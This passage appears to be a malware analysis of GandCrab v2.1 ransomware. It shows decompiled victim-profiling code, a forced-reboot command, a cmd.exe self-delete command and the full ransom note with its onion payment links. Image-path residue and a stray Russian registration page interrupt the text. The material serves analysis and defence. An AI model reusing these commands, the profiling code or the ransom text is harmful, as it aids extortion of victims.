10003093:       8b 45 38          movl    56(%ebp), %eax
10003096:       89 46 48          movl    %eax, 72(%esi)
10003099:       8b 45 40          movl    64(%ebp), %eax
1000309c:       89 46 54          movl    %eax, 84(%esi)
1000309f:       8b 45 50          movl    80(%ebp), %eax
100030a2:       89 46 74          movl    %eax, 116(%esi)
```




```
FuncPtr* L10003070(
    FuncPtr* __ecx,
    FuncPtr _a4,
    FuncPtr _a12,
    FuncPtr _a28,
    FuncPtr _a36,
    FuncPtr _a44,
    FuncPtr _a52,
    FuncPtr _a60,
    FuncPtr _a76,
    FuncPtr _a84
{
    FuncPtr _t40;
    __ecx = __ecx;
     *__ecx = _a4;
    __ecx[3] = _a12;
    __ecx[9] = _a28;
    __ecx[0xc] = _a36;
    __ecx[0xf] = _a44;
    __ecx[0x12] = _a52;
    __ecx[0x15] = _a60;
    __ecx[0x1d] = _a76;
    _t40 = _a84;
    __ecx[1] = L"pc_user";
    __ecx[4] = L"pc_name";
    __ecx[6] = 1;
    __ecx[7] = L"pc_group";
    __ecx[0xa] = L"av";
    __ecx[0xd] = L"pc_lang";
    __ecx[0x10] = L"pc_keyb";
    __ecx[0x13] = L"os_major";
    __ecx[0x16] = L"os_bit";
    __ecx[0x18] = 1;
    __ecx[0x19] = L"ransom_id";
    __ecx[0x1e] = L"hdd";
    __ecx[0x20] = _t40;
    __ecx[0x22] = L"ip";
    __imp__GetProcessHeap();
    __ecx[0x23] = _t40;
    return __ecx;
}
```

Once encrypted change the extension to .CRAB (%s = FileName)

(esi, u"%s.CRAB", edi);



```
(*FUNC_RESTART)(0x0, 0x1000e34c, u"cmd.exe", u"/c shutdown -r -t 1 -f", 0x0, 0x0);
```



```
_push(L"/c timeout -c 5 & del "%s" /f /q");
_push(__eax);
__imp__wsprintfW();
__esp = __esp + 12;
_push(0);
_push(0);
_push(__eax);
_push(L"cmd.exe");
_push(L"open");
_push(0);
__imp__ShellExecuteW();
```

RANSOM-NOTE AFTER THE REBOOT

---= GANDCRAB V2.1 =---

Attention!

All your files documents, photos, databases and other important files are encrypted and have the extension: .CRAB

The only method of recovering files is to purchase a private key. It is on our server and only we can recover your files.

The server with your key is in a closed network TOR. You can get there by the following ways:

0. Download Tor browser - https://www.torproject.org/

1. Install Tor browser

2. Open Tor Browser

3. Open link in TOR browser: http://gandcrab2pie73et.onion/622b1cb4e8643907

4. Follow the instructions on this page

If Tor/Tor browser is locked in your country or you can not install it, open one of the following links in your regular browser:

0. https://gandcrab2pie73et.onion.rip/622b1cb4e8643907
1. https://gandcrab2pie73et.onion.plus/622b1cb4e8643907
2. https://gandcrab2pie73et.onion.to/622b1cb4e8643907

ATTENTION! Use regular browser only to contact us. Buy decryptor only through TOR browser link or Jabber Bot!


On our page you will see instructions on payment and get the opportunity to decrypt 1 file for free.

The alternative way to contact us is to use Jabber messanger. Read how to:
0. Download Psi-Plus Jabber Client: https://psi-im.org/download/
1. Register new account: http://sj.ms/register.php
    0) Enter "username": 622b1cb4e8643907
    1) Enter "password": your password
2. Add new account in Psi
3. Add and write Jabber ID: ransomware@sj.ms any message
4. Follow instruction bot

It is a bot! It's fully automated artificial system without human control!
To contact us use TOR links. We can provide you all required proofs of decryption availibility anytime. We are open to conversations.
You can read instructions how to install and use jabber here http://www.sfu.ca/jabber/Psi_Jabber_PC.pdf

DANGEROUS!

Do not try to modify files or use your own private key - this will result in the loss of your data forever!



Регистрация нового пользователя

ОБРАТИТЕ ВНИМАНИЕ!!!

При регистрации на нашем сервере Вы автоматически соглашаетесь с тем, что в случае утери пароля от Вашей учетной записи, Вы никаким способом не сможете восстановить доступ к ней.

Ввиду того, что на сервере логирование отключено полностью, то даже в случае того, что Вы помните какой у вас был IP адрес, мы не сможем Вам помочь.

Если при смене пароля Вы забыли Ваш новый пароль, либо допустили опечатку – Вы не сможете войти в ваш аккаунт! И даже если Вы помните свой старый пароль, то в связи с тем, что логи отключены, мы не сможем Вам помочь!

Если Вы согласны со всеми этими пунктами – введите желаемый логин и пароль

SJ.MS рекомендует:

- SJ IM for Windows
- SJ IM for Mac OS X
- SJ IM for iOS

(2 items remaining) Downloading data https://www.google.com/recaptcha/api.js...